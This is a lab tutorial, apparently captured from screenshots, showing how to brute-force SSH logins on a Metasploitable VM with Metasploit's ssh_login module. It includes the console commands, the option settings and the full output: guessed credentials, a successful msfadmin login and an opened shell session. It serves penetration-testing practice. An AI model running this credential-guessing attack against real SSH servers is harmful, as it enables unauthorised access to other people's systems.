
Attack SSH Using Metasploits


https://www.youtube.com/watch?v=trPm2DB8678

1) Open Kali Linux
2) use msfconsole on command prompt
3) "search ssh_login"
4) use auxiliary/scanner/ssh/ssh_login
   or use 0




```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                          normal  No     SSH Login Check Sc
anner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                   normal  No     SSH Public Key Log
in Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/
ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

5) show options: See the PASS_FILE, USER_FILE and USERPASS_FILE
   USER_AS_PASS (true/ False)




```
BLANK_PASSWORDS   false          no        Try blank passwords for all users
BRUTEFORCE_SPEED  5              yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false          no        Try each user/password couple stored in the cu
                                           rrent database
DB_ALL_PASS       false          no        Add all passwords in the current database to t
                                           he list
DB_ALL_USERS      false          no        Add all users in the current database to the l
                                           ist
DB_SKIP_EXISTING  none           no        Skip existing credentials stored in the curren
                                           t database (Accepted: none, user, user&realm)
PASSWORD                         no        A specific password to authenticate with
PASS_FILE                        no        File containing passwords, one per line
RHOSTS                           yes       The target host(s), see https://docs.metasploi
                                           t.com/docs/using-metasploit/basics/using-metas
                                           ploit.html
RPORT             22             yes       The target port
STOP_ON_SUCCESS   false          yes       Stop guessing when a credential works for a ho
                                           st
THREADS           1              yes       The number of concurrent threads (max one per
                                           host)
USERNAME                         no        A specific username to authenticate as
USERPASS_FILE                    no        File containing users and passwords separated
                                           by space, one pair per line
USER_AS_PASS      false          no        Try the username as the password for all users
USER_FILE                        no        File containing usernames, one per line
VERBOSE           false          yes       Whether to print output for all attempts
```

6) set RHOSTS as Metasploit IP Address
set VERBOSE true
set STOP_ON_SUCCESS true
Now create two files in which one has username and second as password. But here for simplicity we are using single file.
Now copy this file path which will use next step.
set USER_FILE Desktop/usernames
set PASS_FILE Desktop/usernames
Note: In the above both files, should have Id and Password of Metasploitable. From these files it will create combinations and attack on metasploitable. IF these files does not contain valid Id and Password then attack will be unsuccessful. Here we are attacking on metasploitable so both these files must have “msfadmin”.



```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.104
RHOSTS => 192.168.0.104
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE Desktop/usernames
USER_FILE => Desktop/usernames
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop/usernames
PASS_FILE => Desktop/usernames
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the
                                                current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to
                                                 the list
   DB_ALL_USERS      false            no        Add all users in the current database to the
                                                 list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the curr
                                                ent database (Accepted: none, user, user&rea
                                                lm)
   PASSWORD                           no        A specific password to authenticate with
```

7) Run exploit




```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.0.104:22 - Starting bruteforce
[-] 192.168.0.104:22 - Failed: 'john:john'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.104:22 - Failed: 'john:kali'
[-] 192.168.0.104:22 - Failed: 'john:metasploit'
[-] 192.168.0.104:22 - Failed: 'john:msfadmin'
[-] 192.168.0.104:22 - Failed: 'john:msfconsole'
[-] 192.168.0.104:22 - Failed: 'john:vmare'
[-] 192.168.0.104:22 - Failed: 'john:peace'
[-] 192.168.0.104:22 - Failed: 'kali:john'
[-] 192.168.0.104:22 - Failed: 'kali:kali'
[-] 192.168.0.104:22 - Failed: 'kali:metasploit'
[-] 192.168.0.104:22 - Failed: 'kali:msfadmin'
[-] 192.168.0.104:22 - Failed: 'kali:msfconsole'
[-] 192.168.0.104:22 - Failed: 'kali:vmare'
[-] 192.168.0.104:22 - Failed: 'kali:peace'
[-] 192.168.0.104:22 - Failed: 'metasploit:john'
[-] 192.168.0.104:22 - Failed: 'metasploit:kali'
[-] 192.168.0.104:22 - Failed: 'metasploit:metasploit'
[-] 192.168.0.104:22 - Failed: 'metasploit:msfadmin'
[-] 192.168.0.104:22 - Failed: 'metasploit:msfconsole'
[-] 192.168.0.104:22 - Failed: 'metasploit:vmare'
[-] 192.168.0.104:22 - Failed: 'metasploit:peace'
[-] 192.168.0.104:22 - Failed: 'msfadmin:john'
[-] 192.168.0.104:22 - Failed: 'msfadmin:kali'
[-] 192.168.0.104:22 - Failed: 'msfadmin:metasploit'
[+] 192.168.0.104:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) group
s=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(
lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP
```

8) Execute “sessions –i”

This will show the active terminal id at metasploitable.

9) Execute “sessions –i 1”.

In the above 1 is the id of active sessions. It might be 2 or any other id also.



```
s=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(
lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP
Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.0.103:38275 → 192.168.0.104:22) at 2023-10-25 04:56:43 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > session -i
[-] Unknown command: session
msf6 auxiliary(scanner/ssh/ssh_login) > session -1
[-] Unknown command: session
msf6 auxiliary(scanner/ssh/ssh_login) > session -l
[-] Unknown command: session
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH kali @   192.168.0.103:38275 → 192.168.0.104:22 (192.168.0.104)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

whoami
msfadmin
ls
vulnerable
```